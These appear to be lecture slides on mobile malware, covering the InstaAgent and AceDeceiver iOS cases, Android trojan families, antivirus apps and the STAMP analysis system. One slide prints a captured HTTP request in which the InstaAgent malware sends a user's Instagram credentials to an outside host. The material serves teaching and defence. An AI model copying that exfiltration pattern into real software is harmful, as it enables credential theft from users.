


# Mobile Malware

John Mitchell

# Outline

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- Classification study of mobile web apps
  - Entire Google Play market as of 2014
  - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

# Malware Trends



# Apple pulls popular Instagram client 'InstaAgent' from iOS App Store after malware discovery

+ A

By [AppleInsider Staff](#)

Tuesday, November 10, 2015, 03:51 pm PT (06:51 pm ET)

A popular Instagram profile analyzer was on Tuesday pulled from the iOS App Store after being outed as malware by a German developer who found the app harvesting usernames and passwords.

```
POST /api.php?debug=1&referans=711230.5a6&id=889956.8ac&lang=en&country=DE HTTP/1.1
Host: instagram.zunamedia.com
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Cookie: __cfduid=d6b7519c522c2a6ff09211731c44065041447159859
Accept-Language: en-us
Accept: */*
Content-Length: 89
Connection: keep-alive
User-Agent: InstaAgent/4 CFNetwork/758.1.6 Darwin/15.0.0

csrfmiddlewaretoken=c03e9a748fdb8a117f803666ccea4b32&username=da[REDACTED]&password=x[REDACTED]
```

 618 Like Tweet

37

 +1

# ACEDECEIVER: FIRST IOS TROJAN EXPLOITING APPLE DRM DESIGN FLAWS TO INFECT ANY IOS DEVICE

POSTED BY: [Claud Xiao](#) on March 16, 2016 5:00 AM

FILED IN: [Unit 42](#)

TAGGED: [AceDeceiver](#), [FairPlay](#), [OS X](#), [Trojan](#), [ZergHelper](#)

We've discovered a new family of iOS malware that successfully infected non-jailbroken devices we've named "AceDeceiver".

What makes AceDeceiver different from previous iOS malware is that instead of abusing enterprise certificates as some iOS malware has over the past two years, AceDeceiver manages to install itself without any enterprise certificate at all. It does so by exploiting design flaws in Apple's DRM mechanism, and even as Apple has removed AceDeceiver from App Store, it may still spread thanks to a novel attack vector.

AceDeceiver is the first iOS malware we've seen that abuses certain design flaws in Apple's DRM protection mechanism — namely FairPlay — to install malicious apps on iOS devices regardless of whether they are jailbroken. This technique is called "FairPlay Man-In-The-Middle (MITM)" and has been used since 2013 to spread pirated iOS apps, but this is the first time we've seen it used to spread malware. (The FairPlay MITM attack technique was also

# Based on FairPlay vulnerability

## Normal Procedures




## FairPlay MITM



- Requires malware on user PC, installation of malicious app in App Store
- Continues to work after app removed from store
- Silently installs app on phone

# Android malware 2015



**61%**

CYREN noted a 61% increase in the amount of mobile malware targeting Android devices.





# Current Android Malware

## Description

### **AccuTrack**

This application turns an Android smartphone into a GPS tracker.

### **Ackposts**

This Trojan steals contact information from the compromised device and uploads them to a remote server.

### **Acnetdoor**

This Trojan opens a backdoor on the infected device and sends the IP address to a remote server.

### **Adsms**

This is a Trojan which is allowed to send SMS messages. The distribution channel ... is through a SMS message containing the download link.

### **Airpush/StopSMS**

Airpush is a very aggressive Ad-Network.


...

### **BankBot**

This malware tries to steal users' confidential information and money from bank and mobile accounts associated with infected devices.



# Trends 2014-15



# Android free antivirus apps ...

1. [Comodo Security & Antivirus](#)
2. [CM Security Antivirus AppLock](#)
3. [360 Security - Antivirus Boost](#)
4. [Sophos Free Antivirus and Security](#)
5. [Malwarebytes Anti-Malware](#)
6. [Bitdefender Antivirus Free](#)



<http://www.androidcentral.com/top-free-antivirus-apps-android>




## Norton Security and Antivirus

NortonMobile - January 26, 2015

Tools

Install

Add to Wishlist

 This app is compatible with some of your devices. Offers in-app purchases

★★★★☆ (422,243)

 +1




+150581 including Brian


- “Even security companies know the risk is low — that's why apps are packaged with other selling points.” - AndroidCentral
- Kevin Haley, Symantec's Director of Symantec Security Response:
  - "Symantec sees an important role to play in helping to protect data and mobile devices from being exposed to risk," ...
  - "While Symantec sees its purpose in the mobile landscape as providing security against malware, fraud and scams; we also protect devices against loss and theft — loss of the device itself, as well as the information on it. In addition, Symantec helps businesses protect and manage their data being stored or transmitted through the mobile devices of their employees."

<http://www.androidcentral.com/antivirus-android-do-you-need-it>

# Android malware example




# Install malicious “conference app”



## WUC's Conference in Geneva

On behalf of all at  
the Word Uyghur  
Congress (WUC),  
the Unrepresented  
Nations and Peoples  
Organization (UNPO)  
and the Society for  
Threatened Peoples  
(STP), Human  
Rights in China:  
Implications for  
East Turkestan,  
Tibet and  
Southern Mongolia  
In what was an  
unprecedented


# Malware behavior triggered by C&C server (Chuli)



# Outline

- Mobile malware
- ➔ Identifying malware
  - Detect at app store rather than on platform
- Classification study of mobile web apps
  - Entire Google Play market as of 2014
  - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches


# STAMP Admission System



Alex Aiken,  
John Mitchell,  
Saswat Anand,  
Jason Franklin  
Osbert Bastani,  
Lazaro Clapp,  
Patrick Mutchler,  
Manolis Papadakis



# Abstract program execution



- States: mapping of variable names to values
- Transitions: relation on pairs of states
- Traces: sequence of states or state, transition pairs

# Analysis

Step 1

Convert bytecode to intermediate format (called Quads)

Step 2

Compute call graph using Class Hierarchy Analysis

